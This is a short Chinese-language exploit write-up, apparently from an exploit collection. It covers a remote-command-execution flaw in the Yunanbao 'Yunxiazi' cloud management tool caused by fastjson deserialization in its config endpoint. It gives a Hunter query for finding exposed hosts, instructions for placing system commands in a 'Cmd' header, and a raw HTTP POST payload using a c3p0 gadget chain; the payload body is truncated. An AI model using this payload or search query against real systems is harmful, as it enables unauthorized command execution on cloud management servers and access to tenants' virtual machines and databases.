
Y10-1云安宝-云匣子-RCE

漏洞描述：

云安宝-云匣子是租户连接云资源的安全管理工具，帮助云租户更加安全、精细的管理云上的虚拟机、数据库等资源。 该系统config接口存在fastjson 漏洞可执行任意系统命令。

网站图片：



网络测绘：

Hunter 语法：

hunterapp.name="云安宝·云匣子"

漏洞复现：

请求包中的 Referer 不能删，服务端会检测该字段，需要改为对应的Hostname，可修改cmd为系统命令，获取执行结果
payload：

```
POST /3.0/authService/config HTTP/2
Host: xx.xx.xx.xx
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
Referer: https://xx.xx.xx.xx
Cmd: whoami
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Priority: u=1, i
Content-Length: 18907

{"a":{"@type":"java.lang.Class","val": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"},"b":{"@type": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource","userOv
```

效果图: